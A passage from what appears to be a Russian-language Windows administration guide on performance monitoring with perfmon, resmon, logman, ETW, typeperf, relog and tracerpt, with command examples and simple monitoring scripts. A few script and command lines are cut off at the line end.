Processor / Processor Information: - `% Processor Time` — общая загрузка процессора - `% Privileged Time` — время в режиме ядра - `% User Time` — время в пользовательском режиме - `% Interrupt Time` — время обработки аппаратных прерываний - `% DPC Time` — время обработки отложенных вызовов процедур (DPC) - `Interrupts/sec` — количество прерываний в секунду
Memory: - `Available MBytes` — доступная физическая память - `Pages/sec` — количество операций подкачки в секунду - `Page Faults/sec` — страничные ошибки (включая soft и hard faults) - `Pool Nonpaged Bytes` — невыгружаемый пул ядра - `Pool Paged Bytes` — выгружаемый пул ядра - `Committed Bytes` — зафиксированная виртуальная память - `Cache Bytes` — размер файлового кеша
PhysicalDisk / LogicalDisk: - `% Disk Time` — процент времени занятости диска - `Avg. Disk Queue Length` — средняя длина очереди к диску - `Avg. Disk sec/Read` — средняя задержка чтения - `Avg. Disk sec/Write` — средняя задержка записи - `Disk Reads/sec` / `Disk Writes/sec` — IOPS - `Disk Read Bytes/sec` / `Disk Write Bytes/sec` — пропускная способность
Network Interface: - `Bytes Total/sec` — общий трафик - `Bytes Sent/sec` / `Bytes Received/sec` — исходящий и входящий трафик - `Packets Outbound Errors` — ошибки исходящих пакетов - `Output Queue Length` — длина очереди вывода
Process: - `% Processor Time` — загрузка CPU конкретным процессом - `Working Set` — рабочий набор (физическая память) - `Private Bytes` — приватная виртуальная память - `Handle Count` — количество дескрипторов - `Thread Count` — количество потоков - `IO Read Bytes/sec` / `IO Write Bytes/sec` — ввод-вывод процесса
Thread: - `% Processor Time` — загрузка CPU конкретным потоком - `Context Switches/sec` — переключения контекста - `Thread State` — состояние потока
System: - `Context Switches/sec` — общее количество переключений контекста - `Processes` — количество процессов - `Threads` — количество потоков - `System Up Time` — время работы системы - `Processor Queue Length` — длина очереди процессора

20.1.3. Типы счётчиков

Не все счётчики одинаковы. Windows определяет различные типы:

- **PERF_COUNTER_RAWCOUNT** — мгновенное абсолютное значение (например, количество процессов).
- **PERF_COUNTER_COUNTER** — скорость изменения за секунду (например, Interrupts/sec).
- **PERF_COUNTER_LARGE_RAWCOUNT** — 64-битное абсолютное значение.
- **PERF_100NSEC_TIMER** — процент времени на основе 100-наносекундных интервалов.
- **PERF_AVERAGE_TIMER** — среднее значение за интервал (например, Avg. Disk sec/Read).

Понимание типов важно при интерпретации данных: счётчик типа rate показывает мгновенную скорость между двумя замерами, а raw-счётчик — абсолютное значение на момент замера.

20.2. perfmon.exe — Performance Monitor

20.2.1. Обзор

Performance Monitor (`perfmon.exe`) — графический инструмент мониторинга, интегрированный в MMC-консоль. Он предоставляет три основных функции: мониторинг в реальном времени, сбор данных через Data Collector Sets и генерацию отчётов.
Запуск из командной строки:

```
C:\>perfmon
```

Это откроет основную консоль Performance Monitor с деревом навигации слева и панелью мониторинга справа.

20.2.2. Ключи командной строки

`perfmon.exe` поддерживает несколько полезных ключей:
Автоматический отчёт о производительности:

```
C:\>perfmon /report
```

Эта команда запускает автоматический 60-секундный сбор данных с последующей генерацией детального HTML-отчёта. Отчёт включает:

- Диагностику CPU, памяти, дисковой подсистемы и сети
- Предупреждения о выявленных проблемах (помечаются красным/жёлтым)
- Информацию о конфигурации оборудования
- Сведения о программном обеспечении и драйверах
- Ресурсные обзоры для каждой подсистемы

Этот отчёт является одним из лучших инструментов первичной диагностики — он автоматически определяет наиболее типичные проблемы производительности.

Системный монитор:

```
C:\>perfmon /sys
```

Открывает автономную консоль системного монитора (без дерева навигации MMC), что удобно для быстрого мониторинга.

Ресурсный монитор:

```
C:\>perfmon /res
```

Является ярлыком для запуска `resmon.exe` — Resource Monitor.

Открытие файла настроек:

```
C:\>perfmon /open "C:\Monitoring\MyCounters.perfmon"
```

Открывает ранее сохранённую конфигурацию мониторинга.

20.2.3. Работа с графиком реального времени

В разделе Monitoring Tools → Performance Monitor отображается график в реальном времени. По умолчанию показан единственный счётчик `\Processor(_Total)\% Processor Time`.

Для добавления счётчиков:

1. Нажмите зелёный `+` на панели инструментов или `Ctrl+I`
2. В диалоге выберите категорию (например, Memory)
3. Выберите конкретные счётчики (например, Available MBytes)
4. При необходимости выберите экземпляры
5. Нажмите Add, затем OK

Каждый счётчик отображается своим цветом на графике. Внизу отображается таблица со статистикой: последнее значение, среднее, минимум, максимум.

Параметры отображения позволяют переключаться между видами:

- **Line** — линейный график (по умолчанию)
- **Histogram bar** — столбчатая диаграмма
- **Report** — текстовый отчёт с числовыми значениями

Интервал обновления по умолчанию — 1 секунда. Для долгосрочного мониторинга рекомендуется увеличить его до 5-15 секунд через Properties → General → Sample every.

20.2.4. Data Collector Sets

Data Collector Sets (DCS) — механизм запланированного сбора данных. Они позволяют определить набор счётчиков, интервал сбора, формат хранения и расписание.

Создание Data Collector Set через GUI:

1. В дереве навигации раскройте Data Collector Sets → User Defined
2. Правый клик → New → Data Collector Set
3. Укажите имя и выберите Create manually (Advanced)
4. Выберите тип данных: Performance counter, Event trace data, System configuration information
5. Для Performance counter добавьте нужные счётчики и задайте интервал
6. Укажите директорию для сохранения данных

7. Завершите создание

Предустановленные наборы:

Windows включает несколько предустановленных наборов в Data Collector Sets → System:

- **System Diagnostics** — комплексная диагностика системы (используется `perfmon /report`)
- **System Performance** — сбор данных производительности
- **Event Trace Sessions** — активные сессии ETW-трассировки
- **Startup Event Trace Sessions** — сессии трассировки, запускаемые при загрузке

20.2.5. Оповещения по порогам

Performance Monitor поддерживает настройку оповещений (alerts), срабатывающих при пересечении заданных пороговых значений счётчиками.

Для настройки оповещения:

1. В Data Collector Sets → User Defined создайте новый набор
2. Выберите тип Performance Counter Alert
3. Добавьте счётчик, например `\Memory\Available MBytes`
4. Задайте условие: Alert when value is Below, порог: 500
5. В свойствах Alert Action настройте действие:
6. Запись в Event Log
7. Запуск Data Collector Set для детального логирования
8. Выполнение произвольной команды

Пример сценария: при падении доступной памяти ниже 512 МБ запускается детальный сбор данных о процессах, что позволяет определить виновника.

20.2.6. Логирование производительности

Данные, собранные Data Collector Sets, сохраняются в файлы формата BLG (Binary Log), CSV или TSV. По умолчанию файлы размещаются в:

```
C:\PerfLogs\Admin\<DataCollectorSetName>\
```

Для просмотра ранее собранных данных:

1. В Performance Monitor нажмите кнопку View Log Data (иконка цилиндра) или `Ctrl+L`
2. Выберите Log files и добавьте файлы BLG/CSV
3. Нажмите OK — данные загрузятся на график
4. Добавьте нужные счётчики через `Ctrl+I`

20.2.7. Практика: настройка мониторинга для обнаружения аномалий

Создадим Data Collector Set, ориентированный на обнаружение аномального поведения:

```
Шаг 1: Определяем ключевые счётчики

\Processor(_Total)\% Processor Time
\Processor(_Total)\% Privileged Time
\Memory\Available MBytes
\Memory\Pages/sec
\PhysicalDisk(_Total)\Avg. Disk Queue Length
\PhysicalDisk(_Total)\% Disk Time
\Network Interface(*)\Bytes Total/sec
\System\Processor Queue Length
\System\Context Switches/sec
\Process(*)\% Processor Time
\Process(*)\Working Set
\Process(*)\Handle Count

Шаг 2: Интервал сбора — 15 секунд
Шаг 3: Формат — Binary (BLG) для компактности
Шаг 4: Ограничение размера — 500 МБ с циклической перезаписью
Шаг 5: Расписание — непрерывный сбор
```

Настройка оповещения для обнаружения криптомайнера:

```
Счётчик: \Processor(_Total)\% Processor Time
Условие: Above 90%
Длительность: 300 секунд (5 минут непрерывно)
Действие: запуск скрипта, фиксирующего список процессов с CPU > 10%
```

20.3. resmon.exe — Resource Monitor

20.3.1. Обзор

Resource Monitor (`resmon.exe`) — специализированный инструмент мониторинга в реальном времени, предоставляющий более детальную информацию, чем диспетчер задач, но ориентированный на оперативный анализ, а не на долгосрочный сбор данных (в отличие от perfmon).

```
C:\>resmon
```

Resource Monitor требует прав администратора для полного доступа ко всей информации. Без повышенных привилегий часть данных будет недоступна.

20.3.2. Вкладка Overview

Вкладка Overview содержит сводную информацию по четырём ресурсам: CPU, Disk, Network, Memory. Каждая секция отображается в свёрнутом виде с небольшими графиками справа.

Ключевая возможность — фильтрация. Если отметить галочкой процесс в секции CPU, все остальные секции (Disk, Network, Memory) автоматически отфильтруются, показывая данные только для выбранного процесса. Это чрезвычайно полезно для изоляции активности конкретного приложения.

20.3.3. Вкладка CPU

Секция CPU отображает:

- **Processes** — список процессов с информацией о CPU (%), потоках, средней загрузке
- **Services** — службы с привязкой к процессам и статусом (Running/Stopped)
- **Associated Handles** — дескрипторы (файлы, ключи реестра, события), связанные с выбранным процессом
- **Associated Modules** — загруженные DLL-модули выбранного процесса

Секция Associated Handles является мощным диагностическим инструментом. Если файл заблокирован и не может быть удалён, введите имя файла в поле поиска — Resource Monitor покажет, какой процесс удерживает дескриптор.

Пример: файл `report.xlsx` не удаляется. В поле Search Handles вводим `report.xlsx` — видим, что дескриптор удерживается процессом `EXCEL.EXE (PID: 4528)`.

20.3.4. Вкладка Memory

Вкладка Memory отображает:

- **Processes** — для каждого процесса показывается:
- Hard Faults/sec — жёсткие страничные ошибки (чтение с диска)
- Commit (KB) — зафиксированная виртуальная память
- Working Set (KB) — рабочий набор (физическая память)
- Shareable (KB) — разделяемая память
- Private (KB) — приватная память
- **Physical Memory bar** — визуальная полоса распределения физической памяти:
- Hardware Reserved — зарезервировано оборудованием
- In Use — используется процессами
- Modified — изменённые страницы, ожидающие записи на диск
- Standby — кеш (может быть освобождён)
- Free — полностью свободная память

Обнаружение утечек памяти:

Для обнаружения утечки памяти отсортируйте процессы по Private (KB) и наблюдайте за ростом значения. Если Private Bytes процесса монотонно растёт без насыщения — это признак утечки. Дополнительный индикатор — рост Handle Count, указывающий на утечку дескрипторов.

20.3.5. Вкладка Disk

Вкладка Disk является одной из наиболее ценных в Resource Monitor:

- **Processes with Disk Activity** — процессы с дисковой активностью:
- Read (B/sec) — скорость чтения
- Write (B/sec) — скорость записи
- Total (B/sec) — суммарная скорость
- **Disk Activity** — детальный список файловых операций:
- Файл, к которому обращается процесс
- Тип операции (Read/Write)
- Приоритет ввода-вывода
- Время отклика (Response Time, мс)
- **Storage** — информация о физических дисках:
- % Active Time — процент времени активности
- Disk Queue Length — длина очереди

Обнаружение дисковых bottleneck:

Ключевые индикаторы проблем с дисковой подсистемой:

1. **Disk Queue Length > 2** для одиночного диска — очередь запросов растёт быстрее, чем диск обрабатывает
2. **Response Time > 20 мс** для SSD или **> 50 мс** для HDD — аномально высокая задержка
3. **% Active Time** устойчиво на 100% — диск полностью загружен

Resource Monitor позволяет точно определить, какой процесс и какие файлы создают нагрузку на дисковую подсистему. Например, служба Windows Search (`SearchIndexer.exe`) может интенсивно читать файлы при индексации, антивирус может сканировать при доступе, а база данных может генерировать интенсивную запись в лог-файлы.

20.3.6. Вкладка Network

Вкладка Network предоставляет:

- **Processes with Network Activity** — процессы с сетевой активностью:
- Send (B/sec) — скорость отправки
- Receive (B/sec) — скорость приёма
- Total (B/sec) — суммарная скорость
- **Network Activity** — детальный список сетевых соединений:
- Адрес назначения
- Порт назначения
- Объём переданных/полученных данных
- **TCP Connections** — активные TCP-соединения:
- Локальный адрес и порт
- Удалённый адрес и порт
- Потеря пакетов (Packet Loss %)
- Задержка (Latency, мс)
- **Listening Ports** — прослушиваемые порты:
- Адрес прослушивания
- Порт
- Протокол
- Процесс-владелец
- Статус файрвола (Firewall Status: Allowed / Not allowed)

Секция Listening Ports особенно ценна для обнаружения несанкционированных сетевых служб. Если процесс с подозрительным именем прослушивает нестандартный порт — это может быть индикатором компрометации.

20.4. logman.exe — управление Data Collector Sets

20.4.1. Обзор

`logman.exe` — утилита командной строки для создания, управления и мониторинга Data Collector Sets. Она обеспечивает те же возможности, что и GUI perfmon, но допускает полную автоматизацию через скрипты.

```
C:\>logman /?
```

20.4.2. Создание счётчиков производительности

logman create counter — создание набора счётчиков:

```
C:\>logman create counter "Server_Baseline" ^
    -c "\Processor(_Total)\% Processor Time" ^
       "\Memory\Available MBytes" ^
       "\Memory\Pages/sec" ^
       "\PhysicalDisk(_Total)\Avg. Disk Queue Length" ^
       "\PhysicalDisk(_Total)\% Disk Time" ^
       "\Network Interface(*)\Bytes Total/sec" ^
       "\System\Processor Queue Length" ^
    -si 00:00:15 ^
    -f bincirc ^
    -max 512 ^
    -o "C:\PerfLogs\Server_Baseline" ^
    -v mmddhhmm
```

Разбор параметров: - `-c` — список счётчиков - `-si 00:00:15` — интервал сбора 15 секунд - `-f bincirc` — формат: циклический двоичный (перезаписывает при достижении лимита) - `-max 512` — максимальный размер файла 512 МБ - `-o` — путь для сохранения файлов - `-v mmddhhmm` — суффикс имени файла (дата/время)
Доступные форматы (`-f`): - `bin` — двоичный (BLG) - `bincirc` — циклический двоичный - `csv` — CSV - `tsv` — TSV - `sql` — запись в SQL Server

Создание набора с расширенным набором процессных счётчиков:

```
C:\>logman create counter "Process_Monitor" ^
    -c "\Process(*)\% Processor Time" ^
       "\Process(*)\Working Set" ^
       "\Process(*)\Private Bytes" ^
       "\Process(*)\Handle Count" ^
       "\Process(*)\Thread Count" ^
       "\Process(*)\IO Read Bytes/sec" ^
       "\Process(*)\IO Write Bytes/sec" ^
    -si 00:00:30 ^
    -f csv ^
    -o "C:\PerfLogs\Process_Monitor" ^
    -v mmddhhmm
```

20.4.3. Создание ETW-трассировки

logman create trace — создание сессии ETW-трассировки:

```
C:\>logman create trace "Network_Trace" ^
    -p "Microsoft-Windows-TCPIP" 0xffffffffffffffff 0xff ^
    -o "C:\PerfLogs\Network_Trace" ^
    -f bincirc ^
    -max 256
```

Параметры: - `-p` — ETW-провайдер (по GUID или имени) - Первое число после имени — маска ключевых слов (keywords) - Второе число — уровень детализации (0xff = всё)

Добавление нескольких провайдеров:

```
C:\>logman create trace "Security_Trace" ^
    -p "Microsoft-Windows-Security-Auditing" ^
    -p "Microsoft-Windows-Kernel-Process" ^
    -p "Microsoft-Windows-Kernel-File" ^
    -o "C:\PerfLogs\Security_Trace" ^
    -f bincirc ^
    -max 1024

C:\>logman update trace "Security_Trace" ^
    -p "Microsoft-Windows-DNS-Client" -add
```

20.4.4. Управление коллекторами

Запуск и остановка:

```
C:\>logman start "Server_Baseline"
The command completed successfully.

C:\>logman stop "Server_Baseline"
The command completed successfully.
```

Просмотр всех коллекторов:

```
C:\>logman query

Data Collector Set                  Type     Status
-------------------------------------------------------
Server_Baseline                     Counter  Running
Process_Monitor                     Counter  Stopped
Network_Trace                       Trace    Stopped
```

Детальная информация о коллекторе:

```
C:\>logman query "Server_Baseline"

Name:                 Server_Baseline
Status:               Running
Root Path:            C:\PerfLogs\Server_Baseline
Segment:              Off
Schedules:            On
Segment Max Size:     512 MB

Name:                 Server_Baseline\DataCollector01
Type:                 Performance counter
Output File Name:     C:\PerfLogs\Server_Baseline\Server_Baseline_000001.blg
Sample Interval:      15 seconds
Counters:
                      \Processor(_Total)\% Processor Time
                      \Memory\Available MBytes
                      ...
```

Модификация существующего коллектора:

```
C:\>logman update counter "Server_Baseline" -si 00:00:05
```

Изменяет интервал сбора на 5 секунд.

```
C:\>logman update counter "Server_Baseline" ^
    -c "\Process(*)\% Processor Time" -add
```

Добавляет дополнительный счётчик к существующему набору (флаг `-add` указывает на добавление, а не замену).

Удаление коллектора:

```
C:\>logman delete "Server_Baseline"
```

20.4.5. Экспорт и импорт

Data Collector Sets можно экспортировать в XML для переноса между системами:

```
C:\>logman export "Server_Baseline" -xml "C:\Templates\baseline.xml"
```

Импорт на другой системе:

```
C:\>logman import "Server_Baseline" -xml "C:\Templates\baseline.xml"
```

Это позволяет стандартизировать конфигурацию мониторинга в инфраструктуре: создать эталонный набор на одной машине и развернуть на всех серверах через GPO или скрипт.

20.4.6. Удалённое управление

logman поддерживает работу с удалёнными системами:

```
C:\>logman query -s SERVER02

C:\>logman create counter "Remote_Monitor" ^
    -s SERVER02 ^
    -c "\Processor(_Total)\% Processor Time" ^
       "\Memory\Available MBytes" ^
    -si 00:00:15 ^
    -f csv ^
    -o "C:\PerfLogs\Remote_Monitor"

C:\>logman start "Remote_Monitor" -s SERVER02
```

При работе с удалёнными системами необходимы административные привилегии на целевой машине и открытые порты для удалённого управления (RPC/DCOM).

20.5. ETW — Event Tracing for Windows

20.5.1. Архитектура ETW

ETW — высокопроизводительный механизм трассировки, встроенный в ядро Windows. В отличие от счётчиков производительности, которые предоставляют агрегированные метрики, ETW генерирует поток отдельных событий с метками времени, что позволяет анализировать поведение системы на микроуровне.

Архитектура ETW включает три роли:

- **Providers** (провайдеры) — источники событий. Каждый провайдер идентифицируется GUID и регистрируется в системе. Провайдеры могут быть в ядре, драйверах, службах и пользовательских приложениях.
- **Sessions** (сессии) — буферы, в которые провайдеры записывают события. Сессия определяет буферизацию, фильтрацию и назначение данных (файл, реальное время или оба варианта).
- **Consumers** (консьюмеры) — приложения, читающие события из сессий. Это могут быть logman, tracerpt, xperf, Windows Performance Analyzer и другие.

Просмотр зарегистрированных провайдеров:

```
C:\>logman query providers

Provider                                  GUID
-------------------------------------------------------
.NET Common Language Runtime              {E13C0D23-CCBC-4E12-931B-D9CC2EEE27E4}
ACPI Driver Trace Provider                {DAB01D4D-2D48-477D-B1C3-DAAD0CE6F06B}
Active Directory Domain Services          {C92CF544-91B3-4DC0-8E52-C6E144803CE8}
...
Microsoft-Windows-Kernel-Process          {22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}
Microsoft-Windows-Security-Auditing       {54849625-5478-4994-A5BA-3E3B0328C30D}
Microsoft-Windows-TCPIP                   {2F07E2EE-15DB-40F1-90EF-9D7BA282188A}
...
```

Список содержит сотни провайдеров. Для поиска конкретного:

```
C:\>logman query providers | findstr /i "kernel"

Microsoft-Windows-Kernel-Audit-API-Calls {E02A841C-75A3-4FA7-AFC8-AE09CF9B7F23}
Microsoft-Windows-Kernel-Boot             {15CA44FF-4D7A-4BAA-BBA5-0998955E531E}
Microsoft-Windows-Kernel-Disk             {C7BDE69A-E1E0-4177-B6EF-283AD1525271}
Microsoft-Windows-Kernel-File             {EDD08927-9CC4-4E65-B970-C2560FB5C289}
Microsoft-Windows-Kernel-General          {A68CA8B7-004F-D7B6-A698-07E2DE0F1F5D}
Microsoft-Windows-Kernel-Memory           {D1D93EF7-E1F2-4F45-9943-03D245FE6C00}
Microsoft-Windows-Kernel-Network          {7DD42A49-5329-4832-8DFD-43D979153A88}
Microsoft-Windows-Kernel-PnP              {9C205A39-1250-487D-ABD7-E831C6290539}
Microsoft-Windows-Kernel-Power            {331C3B3A-2005-44C2-AC5E-77220C37D6B4}
Microsoft-Windows-Kernel-Process          {22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}
Microsoft-Windows-Kernel-Registry         {70EB4F03-C1DE-4F73-A051-33D13D5413BD}
```

Информация о конкретном провайдере:

```
C:\>logman query providers "Microsoft-Windows-Kernel-Process"

Provider                                  GUID
-------------------------------------------------------
Microsoft-Windows-Kernel-Process          {22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}

Value               Keyword              Description
-------------------------------------------------------
0x0000000000000010  WINEVENT_KEYWORD_PROCESS  Process events
0x0000000000000020  WINEVENT_KEYWORD_THREAD   Thread events
0x0000000000000040  WINEVENT_KEYWORD_IMAGE     Image load events
0x0000000000000080  WINEVENT_KEYWORD_CPU_PRIORITY CPU priority events
...
```

20.5.2. Активные сессии ETW

Для просмотра активных сессий трассировки:

```
C:\>logman query -ets

Data Collector Set                Type     Status
-------------------------------------------------------
Circular Kernel Context Logger    Trace    Running
Eventlog-Security                 Trace    Running
DiagLog                           Trace    Running
EventLog-Application              Trace    Running
EventLog-System                   Trace    Running
NtfsLog                           Trace    Running
WiFiSession                       Trace    Running
...
```

Флаг `-ets` указывает на работу с Event Trace Sessions напрямую, а не с Data Collector Sets.

Детальная информация о сессии:

```
C:\>logman query "EventLog-Security" -ets

Name:                 EventLog-Security
Status:               Running
Root Path:            %systemdrive%\PerfLogs\Admin
Segment:              Off
Provider:
  Name:               Microsoft-Windows-Security-Auditing
  Provider Guid:      {54849625-5478-4994-A5BA-3E3B0328C30D}
  Level:              255
  KeywordsAll:        0x0
  KeywordsAny:        0x4000000000000000
```

20.6. typeperf.exe — запись счётчиков в реальном времени

20.6.1. Обзор

`typeperf.exe` — утилита командной строки для мониторинга счётчиков производительности в реальном времени. В отличие от logman, который управляет фоновыми коллекторами, typeperf выводит данные непосредственно в консоль, файл или SQL.

20.6.2. Базовое использование

Мониторинг одного счётчика:

```
C:\>typeperf "\Processor(_Total)\% Processor Time"

"(PDH-CSV 4.0)","\\WORKSTATION\Processor(_Total)\% Processor Time"
"03/15/2026 14:30:01.234","12.547821"
"03/15/2026 14:30:02.234","8.334127"
"03/15/2026 14:30:03.234","15.892456"
"03/15/2026 14:30:04.234","6.123789"
...
```

Мониторинг нескольких счётчиков:

```
C:\>typeperf "\Processor(_Total)\% Processor Time" ^
             "\Memory\Available MBytes" ^
             "\PhysicalDisk(_Total)\% Disk Time" ^
             -si 5 -sc 100
```

Параметры: - `-si 5` — интервал сбора 5 секунд - `-sc 100` — количество замеров (после 100 замеров typeperf завершится)

20.6.3. Перечисление доступных счётчиков

Все счётчики с экземплярами:

```
C:\>typeperf -qx > all_counters.txt
```

Этот файл может содержать тысячи строк — полный список всех доступных счётчиков на данной системе. Параметр `-qx` включает экземпляры (в отличие от `-q`, который показывает только шаблоны).

Счётчики конкретной категории:

```
C:\>typeperf -qx "Processor"

\Processor(0)\% Processor Time
\Processor(1)\% Processor Time
\Processor(_Total)\% Processor Time
\Processor(0)\% User Time
\Processor(1)\% User Time
\Processor(_Total)\% User Time
...
```

Счётчики удалённой системы:

```
C:\>typeperf -qx "Processor" -s SERVER02
```

20.6.4. Чтение списка счётчиков из файла

Для мониторинга большого набора счётчиков удобно использовать файл:

```
C:\>type C:\Monitoring\counters.txt
\Processor(_Total)\% Processor Time
\Processor(_Total)\% Privileged Time
\Memory\Available MBytes
\Memory\Pages/sec
\PhysicalDisk(_Total)\Avg. Disk Queue Length
\PhysicalDisk(_Total)\% Disk Time
\Network Interface(*)\Bytes Total/sec
\System\Processor Queue Length

C:\>typeperf -cf "C:\Monitoring\counters.txt" -si 10 -sc 360 -o "C:\PerfLogs\output.csv
```

Этот пример собирает данные каждые 10 секунд в течение одного часа (360 замеров).

20.6.5. Вывод в различные форматы

CSV (по умолчанию):

```
C:\>typeperf -cf counters.txt -o output.csv -f CSV
```

TSV:

```
C:\>typeperf -cf counters.txt -o output.tsv -f TSV
```

BLG (двоичный):

```
C:\>typeperf -cf counters.txt -o output.blg -f BIN
```

SQL Server:

```
C:\>typeperf -cf counters.txt -o SQL:ODBC_DSN!LogSet1 -f SQL
```

Для SQL-вывода необходимо предварительно настроить ODBC DSN и создать соответствующую базу данных.

20.6.6. Практика: скрипты мониторинга

Скрипт быстрой проверки здоровья системы:

```
@echo off
setlocal
set LOGDIR=C:\PerfLogs\HealthCheck
set TIMESTAMP=%date:~6,4%%date:~3,2%%date:~0,2%_%time:~0,2%%time:~3,2%
set TIMESTAMP=%TIMESTAMP: =0%

if not exist "%LOGDIR%" mkdir "%LOGDIR%"

echo [%date% %time%] Starting health check...

typeperf "\Processor(_Total)\%% Processor Time" ^
         "\Memory\Available MBytes" ^
         "\Memory\Pages/sec" ^
         "\PhysicalDisk(_Total)\Avg. Disk Queue Length" ^
         "\PhysicalDisk(_Total)\%% Disk Time" ^
         "\Network Interface(*)\Bytes Total/sec" ^
         "\System\Processor Queue Length" ^
         "\System\Context Switches/sec" ^
         -si 2 -sc 30 -f CSV ^
         -o "%LOGDIR%\health_%TIMESTAMP%.csv"

echo [%date% %time%] Health check complete.
echo Results: %LOGDIR%\health_%TIMESTAMP%.csv
```

PowerShell-скрипт мониторинга с порогами:

```
$thresholds = @{
    '\Processor(_Total)\% Processor Time' = @{ Max = 90; Label = 'CPU' }
    '\Memory\Available MBytes'            = @{ Min = 512; Label = 'RAM' }
    '\PhysicalDisk(_Total)\Avg. Disk Queue Length' = @{ Max = 4; Label = 'Disk Queue' }
}

$counters = $thresholds.Keys
$interval = 5  # секунд
$iterations = 720  # 1 час

$i = 0
Get-Counter -Counter $counters -SampleInterval $interval -MaxSamples $iterations |
    ForEach-Object {
        $i++
        $sample = $_.CounterSamples
        foreach ($s in $sample) {
            $path = $s.Path -replace '\\\\[^\\]+', ''
            foreach ($key in $thresholds.Keys) {
                if ($path -like "*$($key.TrimStart('\'))*") {
                    $t = $thresholds[$key]
                    $alert = $false
                    if ($t.ContainsKey('Max') -and $s.CookedValue -gt $t.Max) { $alert
                    if ($t.ContainsKey('Min') -and $s.CookedValue -lt $t.Min) { $alert
                    if ($alert) {
                        $msg = "[ALERT] $($t.Label): $([math]::Round($s.CookedValue, 2)
                        Write-Warning $msg
                        Add-Content -Path "C:\PerfLogs\alerts.log" -Value "$(Get-Date
                    }
                }
            }
        }
    }
```

20.7. relog.exe — конвертация логов производительности

20.7.1. Обзор

`relog.exe` — утилита для конвертации, ресемплирования и объединения файлов логов производительности. Она работает с форматами BLG, CSV, TSV и SQL.

20.7.2. Конвертация форматов

Из BLG в CSV:

```
C:\>relog "C:\PerfLogs\Server_Baseline.blg" -f CSV -o "C:\PerfLogs\baseline.csv"

Input
-----
File:     C:\PerfLogs\Server_Baseline.blg (Binary)
Begin:    3/15/2026 14:00:01
End:      3/15/2026 15:00:01
Samples:  240

Output
------
File:     C:\PerfLogs\baseline.csv
Begin:    3/15/2026 14:00:01
End:      3/15/2026 15:00:01
Samples:  240

The command completed successfully.
```

Из BLG в TSV:

```
C:\>relog input.blg -f TSV -o output.tsv
```

Из CSV в BLG (для загрузки обратно в perfmon):

```
C:\>relog input.csv -f BIN -o output.blg
```

20.7.3. Ресемплирование данных

Если данные собраны с высокой частотой (каждую секунду), но для анализа достаточно минутных интервалов:

```
C:\>relog input.blg -f CSV -o output_resampled.csv -t 60
```

Параметр `-t 60` означает, что будет выбираться каждый 60-й замер. Это существенно уменьшает размер данных при сохранении общей картины.

20.7.4. Фильтрация по времени

Извлечение данных за конкретный период:

```
C:\>relog input.blg -f CSV -o output_filtered.csv ^
    -b "3/15/2026 14:30:00" ^
    -e "3/15/2026 14:45:00"
```

Параметры `-b` (begin) и `-e` (end) задают временной диапазон. Это полезно при анализе инцидентов: если известно приблизительное время проблемы, можно извлечь только релевантные данные.

20.7.5. Фильтрация по счётчикам

Если файл содержит сотни счётчиков, но нужны только некоторые:

```
C:\>type C:\Monitoring\filter_counters.txt
\Processor(_Total)\% Processor Time
\Memory\Available MBytes

C:\>relog input.blg -f CSV -o output_filtered.csv -cf "C:\Monitoring\filter_counters.tx
```

20.7.6. Объединение логов

Несколько файлов можно объединить в один:

```
C:\>relog "C:\PerfLogs\day1.blg" "C:\PerfLogs\day2.blg" "C:\PerfLogs\day3.blg" ^
    -f BIN -o "C:\PerfLogs\week_combined.blg"
```

Это позволяет создать единый файл для анализа за длительный период.

20.7.7. Запись в SQL Server

```
C:\>relog input.blg -f SQL -o SQL:ODBC_DSN!DataSet1
```

Для записи в SQL необходима предварительная настройка ODBC-источника данных и наличие базы с соответствующей схемой (relog может создать таблицы автоматически).

20.8. tracerpt.exe — парсинг ETW-трассировок

20.8.1. Обзор

`tracerpt.exe` — утилита для обработки файлов ETW-трассировок (формат ETL). Она декодирует бинарные события и генерирует отчёты в различных форматах.

20.8.2. Базовое использование

Генерация отчёта из ETL-файла:

```
C:\>tracerpt "C:\PerfLogs\Network_Trace.etl" -o "C:\Reports\network_events.csv" -of CS

Input
-----
File:     C:\PerfLogs\Network_Trace.etl
Events:   47823

Output
------
File:     C:\Reports\network_events.csv
Format:   CSV

The command completed successfully.
```

Генерация в формате XML:

```
C:\>tracerpt trace.etl -o events.xml -of XML
```

Генерация в формате EVTX (можно открыть в Event Viewer):

```
C:\>tracerpt trace.etl -o events.evtx -of EVTX
```

20.8.3. Типы отчётов

tracerpt может генерировать несколько типов выходных файлов одновременно:

```
C:\>tracerpt trace.etl ^
    -o events.csv -of CSV ^
    -summary summary.txt ^
    -report report.html
```

- `-o events.csv` — детальный список всех событий
- `-summary summary.txt` — статистика по типам событий (количество каждого типа)
- `-report report.html` — аналитический отчёт в формате HTML

20.8.4. Обработка нескольких файлов

```
C:\>tracerpt trace1.etl trace2.etl trace3.etl ^
    -o combined_events.csv -of CSV ^
    -summary combined_summary.txt
```

20.8.5. Работа с системным журналом

Windows ведёт постоянную ETW-трассировку через Circular Kernel Context Logger. Его данные можно извлечь:

```
C:\>tracerpt "%SystemRoot%\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-System.etl" ^
    -o system_events.csv -of CSV
```

20.8.6. Анализ сетевых трассировок

Для сетевого анализа через ETW:

```
:: Запуск сбора
C:\>logman create trace "NetCapture" ^
    -p "Microsoft-Windows-TCPIP" 0xffffffffffffffff 0xff ^
    -p "Microsoft-Windows-WFP" 0xffffffffffffffff 0xff ^
    -o "C:\PerfLogs\NetCapture" ^
    -f bincirc -max 256

C:\>logman start "NetCapture"

:: ... сбор данных ...

C:\>logman stop "NetCapture"

:: Анализ
C:\>tracerpt "C:\PerfLogs\NetCapture_000001.etl" ^
    -o net_events.csv -of CSV ^
    -summary net_summary.txt ^
    -report net_report.html
```

Результирующий CSV будет содержать события TCP-соединений, DNS-запросов, WFP-решений (Windows Filtering Platform), что позволяет детально анализировать сетевую активность.

20.8.7. Анализ дискового ввода-вывода

```
C:\>logman create trace "DiskIO_Trace" ^
    -p "Microsoft-Windows-Kernel-Disk" 0xffffffffffffffff 0xff ^
    -p "Microsoft-Windows-Kernel-File" 0xffffffffffffffff 0xff ^
    -o "C:\PerfLogs\DiskIO_Trace" ^
    -f bincirc -max 512

C:\>logman start "DiskIO_Trace"

:: ... сбор данных ...

C:\>logman stop "DiskIO_Trace"

C:\>tracerpt "C:\PerfLogs\DiskIO_Trace_000001.etl" ^
    -o disk_events.csv -of CSV ^
    -summary disk_summary.txt
```

